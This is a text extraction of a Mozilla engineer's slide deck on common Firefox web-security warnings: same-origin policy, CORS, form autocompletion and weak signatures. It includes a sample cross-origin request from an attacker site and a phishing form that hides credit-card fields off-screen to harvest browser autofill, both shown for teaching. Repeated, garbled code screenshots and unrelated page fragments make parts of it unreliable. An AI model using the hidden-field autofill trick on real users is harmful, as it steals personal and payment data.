

moz://a

Fixing the Top 5 Web Security

Errors & Warnings

We see from Firefox

Luke Crouch • Privacy + Security Engineer, Mozilla • @groovecoder

Me.

I'm Luke Crouch.

I work on Privacy & Security.

I click thru slides really fast.

Twitter: @groovencoder

The “Top 5”*

Landing Page 

source: firefox-console-errors


1. /en-US/docs/Web/Security/Mixed_content
2. /en-US/docs/Web/Security/Insecure_passwords
3. /en-US/docs/Web/Security/Weak_Signature_Algorithm
4. /en-US/docs/Web/Security/Mixed_content/How_to_fix_website_with_mixed_content
5. /en-US/docs/Web/Security/Securing_your_site/Turning_off_form_autocompletion
6. /en-US/docs/Web/Security/Same-origin_policy

moz://a

05

Same-Origin Policy

Policy



The image shows a MacBook Pro laptop displaying a code editor window for a PHP file named `functions.php`. The code is part of a plugin for a WordPress-like application, specifically handling user registration. The editor interface includes a sidebar with project files and a main pane showing the code. The code itself is a series of PHP functions and logic for validating and processing registration data. The laptop's dock at the bottom shows various Mac OS X application icons.

```
public_html > functions.php > functions.php
75 include($view_path . 'header.php');
76 $fields = ER_Model::factory('Field')->loadTemplates();
77 foreach ($fields as $field) {
78     er_render_field($field);
79 }
80
81 include($view_path . 'footer.php');
82 }
83
84 function er_handle_registration_form() {
85     $results = array('errors' => array());
86     $password = null;
87     $username = null;
88     $usernameField = er_option('er_username_field');
89     $passwordField = er_option('er_password_field');
90
91     # Create new registration
92     $registration = ER_Model::factory('Registration');
93     $registration['time'] = date('Y-m-d H:i:s');
94
95     $fields = ER_Model::factory('Field')->loadTemplates();
96     foreach ($fields as $field) {
97         $field['template_id'] = $field['id'];
98         $field['id'] = null;
99
100        # Assign value and validate
101        switch ($field['type']) {
102            case 'title':
103            case 'description':
104                continue;
105                break;
106
107            case 'checkbox':
108                $field['value'] = isset($_POST[$field['unique_name']]);
109                if ($field['required'] && !$field['value']) {
110                    $results['errors'][$field['unique_name']] = 'Vous devez cocher cette case pour continuer.';
111                }
112
113            case 'email':
114                $field['value'] = safe_get($_POST, $field['unique_name']);
115                if ($field['required'] && !$field['value']) {
116                    $results['errors'][$field['unique_name']] = 'Vous devez remplir ce champs.';
117                } elseif (!filter_var($field['value'], FILTER_VALIDATE_EMAIL) === false) {
118                    $results['errors'][$field['unique_name']] = 'Vous devez entrer une adresse courriel valide.';
119                }
120                break;
121
122            case 'password':
123        }
124    }
125
126    # Save registration
127    $registration->save();
128
129    # Log in user
130    $user = new User();
131    $user->username = $username;
132    $user->password = $password;
133    $user->register();
134
135    # Set session variables
136    session_start();
137    $_SESSION['user_id'] = $user->id;
138    $_SESSION['username'] = $user->username;
139
140    # Redirect to success page
141    header('Location: /success');
142}
```

Share and Discover Knowle... +

www.slideshare.net | Search | Search |

SlideShare | Login Signup

Home Technology Education More Topics


Discover. Share. Present.

Share what you know and love through presentations, infographics, documents and more

Ins... Co... Deb... Style ... Perform... M... Ne... St... Filter output

Net CSS JS Security Logging Server

A Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at <http://public.slidesharecdn.com/fonts/fontawesome-webfont.woff2?97493d3f11>. (Reason: CORS header 'Access-Control-Allow-Origin' missing).



Cross-Origin Request

`http://www.evilcorp.com`

```
<html>
...
<script>
  new XMLHttpRequest().open(
    "GET", "boss.bankofamerica.com/data.json"
  );
</script>
...
</html>
```

Cross-Origin Request Threats

Attacker

- Any Malicious Origin
 - Phishing & Malware Sites
 - Compromised CDNs
 - Untrusted First Parties

Attacks

- Steal data from other origins

“Fix”:

All browsers enforce


Same-Origin Policy

“Fix”:

Use HTTP Access Control (CORS)

to allow cross-origin access

HTTP Access Control (CORS)



HTTP Access Control (CORS)

`http://www.slideshare.net`

```
<html>
...
<script>
  new XMLHttpRequest().open(
    "GET", "public.slidesharecdn.com/data.json"
  );
</script>
...
</html>
```

```
http://public.slidesharecdn.com/data.json
...
Access-Control-Allow-Origin: www.slideshare.net
...
```

04

Form

Autocompletion



A screenshot of a MacBook Pro displaying code in Komodo IDE. The code is PHP and is located in the file `functions.php`. The code handles user registration, including validation and database interaction. The Komodo interface shows the file structure on the left and the code editor on the right. The status bar at the bottom indicates it's a MacBook Pro.

```
public_html > functions.php > functions.php
75 include($view_path . 'header.php');
76 $fields = ER_Model::factory('Field')->loadTemplates();
77 foreach ($fields as $field) {
78     er_render_field($field);
79 }
80
81 include($view_path . 'footer.php');
82 }
83
84 function er_handle_registration_form() {
85     $results = array('errors'=>array());
86     $password = null;
87     $username = null;
88     $usernameField = er_option('er_username_field');
89     $passwordField = er_option('er_password_field');
90
91     # Create new registration
92     $registration = ER_Model::factory('Registration');
93     $registration['time'] = date('Y-m-d H:i:s');
94
95     $fields = ER_Model::factory('Field')->loadTemplates();
96     foreach ($fields as $field) {
97         $field['template_id'] = $field['id'];
98         $field['id'] = null;
99
100        # Assign value and validate
101        switch ($field['type']) {
102            case 'title':
103            case 'description':
104                continue;
105                break;
106
107            case 'checkbox':
108                $field['value'] = isset($_POST[$field['unique_name']]);
109                if ($field['required'] && !$field['value'])
110                    $results['errors'][$field['unique_name']] = 'Vous devez cocher cette case pour continuer.';
111                break;
112
113            case 'email':
114                $field['value'] = safe_get($_POST, $field['unique_name']);
115                if ($field['required'] && !$field['value'])
116                    $results['errors'][$field['unique_name']] = 'Vous devez remplir ce champs.';
117                elseif (!filter_var($field['value'], FILTER_VALIDATE_EMAIL) === false)
118                    $results['errors'][$field['unique_name']] = 'Vous devez entrer une adresse courriel valide.';
119                break;
120
121            case 'password':
122        }
123    }
124
125    if ($password != null && $password != $passwordField)
126        $results['errors'][$passwordField] = 'Les deux mots de passe doivent être identiques.';
```

I couldn't find
the specific errors,
so, in general ...

By default,

Browsers remember what

users submit via input fields

Form Autocompletion

Buyer

Email Address:

luke.crouch@gmail.com

Password:

Login

Logging in is optional.



Disabling for sensitive information

```
<form method="post" action="/updatePII" autocomplete="off">  
  <input type="text" name="ssn" >  
  ...  
</form>
```

Disable for the entire form

```
<form method="post" action="/form">  
  <input type="text" name="cc" autocomplete="off">  
  ...  
</form>
```

Disable for 1 field*

Caveat: login fields ; browsers want to remember this

```
<form method="post" action="/form">  
  <input type="text" name="username" autocomplete="off">  
  <input type="password" name="password" autocomplete="off">  
  ...  
</form>
```

Has no effect;
browser still offers to remember

Autofill can be used to steal personal information

```
<form method="post" action="/contact-us">

<input name="email" type="text" />
<textarea name="comments" rows="10" cols="50"></textarea>
<input type="submit" value="Submit" />

...
<p style="margin-left:-500px;">
  <input name="phone" type="text" />
  <input name="address" type="text" />
  <input name="city" type="text" />
  <input name="cc_number" type="text" />
  <input name="cc_month" type="text" />
  <input name="cc_year" type="text" />
  <input name="cc_cvv" type="text" />
</p>
</form>
```

Currently affects
Chrome, Safari, and Opera

03

Weak Signature Algorithms



A screenshot of a MacBook Pro laptop displaying a code editor window for Komodo. The file being edited is 'functions.php' located in the 'public_html' directory. The code is a PHP script for handling user registration. It includes comments explaining the validation logic for different field types like titles, descriptions, checkboxes, emails, and passwords. The editor shows syntax highlighting for PHP and comments, with line numbers on the left. The status bar at the bottom indicates it's a MacBook Pro.

```
public_html > functions.php > Go to Anything > public_html > wp-content > plugins > extended-registration > functions.php >
```

```
75 include($view_path . 'header.php');
76 $fields = ER_Model::factory('Field')->loadTemplates();
77 foreach ($fields as $field) {
78     er_render_field($field);
79 }
80
81 include($view_path . 'footer.php');
82 }

83 function er_handle_registration_form() {
84     $results = array('errors' => array());
85     $password = null;
86     $username = null;
87     $usernameField = er_option('er_username_field');
88     $passwordField = er_option('er_password_field');

89     # Create new registration
90     $registration = ER_Model::factory('Registration');
91     $registration['time'] = date('Y-m-d H:i:s');

92     $fields = ER_Model::factory('Field')->loadTemplates();
93     foreach ($fields as $field) {
94         $field['template_id'] = $field['id'];
95         $field['id'] = null;

96         # Assign value and validate
97         switch ($field['type']) {
98             case 'title':
99                 case 'description':
100                     continue;
101                     break;
102
103             case 'checkbox':
104                 $field['value'] = isset($_POST[$field['unique_name']]);
105                 if ($field['required'] && !$field['value'])
106                     $results['errors'][$field['unique_name']] = 'Vous devez cocher cette case pour continuer.';
107                     break;
108
109             case 'email':
110                 $field['value'] = safe_get($_POST, $field['unique_name']);
111                 if ($field['required'] && !$field['value'])
112                     $results['errors'][$field['unique_name']] = 'Vous devez remplir ce champs.';
113                 elseif (!filter_var($field['value'], FILTER_VALIDATE_EMAIL) == false)
114                     $results['errors'][$field['unique_name']] = 'Vous devez entrer une adresse courriel valide.';
115                 break;
116
117             case 'password':
118                 break;
119
120             case 'text':
121                 break;
122
123         }
124     }
125 }
```

American Crew

https://www.americancrew.com/splash.h

Search

CREW

Official Supplier to Men™

English Español Dansk Français Italiano Deutsch Svenska Русский

